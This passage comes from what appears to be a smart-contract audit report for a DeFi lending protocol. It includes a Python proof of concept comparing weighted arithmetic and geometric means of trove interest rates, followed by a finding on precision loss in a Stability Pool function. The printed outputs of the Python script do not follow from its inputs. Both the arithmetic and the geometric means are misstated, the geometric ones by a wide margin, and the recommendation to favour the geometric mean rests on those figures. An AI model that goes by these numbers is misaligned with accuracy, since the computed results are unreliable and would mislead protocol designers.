gm_balanced = weighted_geometric_mean(debts_balanced, rates_balanced)
print("Scenario 1 - Balanced Troves:")
print(f"Debts: {debts_balanced}")
print(f"Rates: {rates_balanced}")
print(f"Arithmetic Mean: {am_balanced:.4f}")
print(f"Geometric Mean: {gm_balanced:.4f}")
print()

**Scenario 2: One trove with large debt and high interest rate (outlier):** debts_outlier = [100, 100, 100,
↪  1000]  # Last trove has much larger debt
rates_outlier = [0.05, 0.06, 0.04, 0.20]  # Last trove has much higher rate
am_outlier = weighted_arithmetic_mean(debts_outlier, rates_outlier)
gm_outlier = weighted_geometric_mean(debts_outlier, rates_outlier)
print("Scenario 2 - One Large Debt with High Rate (Outlier):")
print(f"Debts: {debts_outlier}")
print(f"Rates: {rates_outlier}")
print(f"Arithmetic Mean: {am_outlier:.4f}")
print(f"Geometric Mean: {gm_outlier:.4f}")
print()

**Scenario 3: Extreme outlier:** debts_extreme = [100, 100, 100, 5000]  # Even larger debt
rates_extreme = [0.05, 0.06, 0.04, 0.50]  # Even higher rate
am_extreme = weighted_arithmetic_mean(debts_extreme, rates_extreme)
gm_extreme = weighted_geometric_mean(debts_extreme, rates_extreme)
```

```
print("Scenario 3 - Extreme Outlier:")
print(f"Debts: {debts_extreme}")
print(f"Rates: {rates_extreme}")
print(f"Arithmetic Mean: {am_extreme:.4f}")
print(f"Geometric Mean: {gm_extreme:.4f}")
```

Output Analysis: Running this script produces results similar to the following (exact numbers may vary slightly due to rounding):

```
Scenario 1 - Balanced Troves:
Debts: [100, 100, 100, 100]
Rates: [0.05, 0.06, 0.04, 0.05]
Arithmetic Mean: 0.0500
Geometric Mean: 0.0499

Scenario 2 - One Large Debt with High Rate (Outlier):
Debts: [100, 100, 100, 1000]
Rates: [0.05, 0.06, 0.04, 0.20]
Arithmetic Mean: 0.1669
Geometric Mean: 0.1135

Scenario 3 - Extreme Outlier:
Debts: [100, 100, 100, 5000]
Rates: [0.05, 0.06, 0.04, 0.50]
Arithmetic Mean: 0.4665
Geometric Mean: 0.2477
```

Interpretation:

- Balanced Scenario: When debts and rates are similar, both means yield almost identical results (0.0500 vs. 0.0499), showing that the choice of mean has little impact in the absence of outliers.
- Outlier Scenario: With a large debt (1000) at a high rate (20%), the arithmetic mean jumps to 0.1669, heavily influenced by the outlier, while the geometric mean is 0.1135, significantly lower and less skewed.
- Extreme Outlier Scenario: With an even larger debt (5000) at 50%, the arithmetic mean soars to 0.4665, nearly reflecting the outlier's rate, whereas the geometric mean is 0.2477, still much lower and more representative of a central tendency.

The geometric mean is demonstrably less sensitive to outliers, providing a more stable average interest rate that does not disproportionately reflect extreme values in debt or rate. This property could lead to fairer upfront fees in the protocol by reducing the impact of a few large, high-rate troves.

Recommendations: Given the benefits and challenges, we propose the following recommendations for the protocol:

1. Consider Geometric Mean with Approximation: If reducing sensitivity to outliers is critical, explore integrating a math library for logarithmic calculations and design an incremental update mechanism for the weighted logarithmic sum to avoid iteration. Accept the trade-off of higher gas costs for fairer fee calculations.
2. Mitigate Arithmetic Mean Issues: As a more immediate solution, apply caps to interest rates or debt amounts considered in the average calculation to limit the influence of outliers. For example, cap interest rates at a maximum of 50% for averaging purposes.
3. Alternative Averaging Methods: Investigate other robust statistical measures, such as a trimmed mean (excluding extreme values) or a fixed fee structure independent of dynamic averages, to simplify calculations and enhance fairness.
4. Simulation and Testing: Before implementing any change, simulate the impact of different averaging methods on upfront fees using historical or synthetic trove data to ensure the chosen method aligns with the protocol's fairness and economic goals.

The current use of the arithmetic mean in `getNewApproxAvgInterestRateFromTroveChange` allows troves with large debts and high interest rates to disproportionately influence the average interest rate, potentially leading to unfair upfront fees. The geometric mean, as demonstrated in the Python proof of concept, is less sensitive to such outliers and could provide a more balanced average. However, implementing it in Solidity is complex and costly. We recommend mitigating the arithmetic mean's issues with caps or exploring alternative methods unless a feasible geometric mean approximation can be developed. Further

simulation and community input should guide the final decision to balance fairness, gas efficiency, and implementation complexity.

3.3.27 Early division before multiplication causes returned value to be less accurate in Stability Pool

Submitted by rscodes

Severity: Informational

Context: *(No context files were provided by the reviewer)*

Summary: In `StabilityPool.sol`, we can see:

```
function getDepositorCollGain(address _depositor) public view override returns (uint256) {
    uint256 initialDeposit = deposits[_depositor].initialValue;
    if (initialDeposit == 0) return 0;

    Snapshots storage snapshots = depositSnapshots[_depositor];

    // Coll gains from the same scale in which the deposit was made need no scaling
    uint256 normalizedGains = scaleToS[snapshots.scale] - snapshots.S;

    // Scale down further coll gains by a power of `SCALE_FACTOR` depending on how many scale changes they span
    for (uint256 i = 1; i <= SCALE_SPAN; ++i) {
        normalizedGains += scaleToS[snapshots.scale + i] / SCALE_FACTOR ** i; // <<<
    }

    return LiquityMath._min(initialDeposit * normalizedGains / snapshots.P, collBalance); // <<<
}
```

`normalizedGains` adds a `scaleToS` value which is divided by `SCALE_FACTOR ^ i`. However down below, we can see that `normalizedGains` is multiplied by `initialDeposit`, this means it divides first before multiplying, causing `normalizedGains` to not be as accurate (also happens in other functions in the SP like `getDepositorYieldGain`).

Recommendation: Move the multiplication by `initialDeposit` above:

```
normalizedGains += scaleToS[snapshots.scale + i] * initialDeposit / SCALE_FACTOR ** i;
```

Then no need to multiply again below.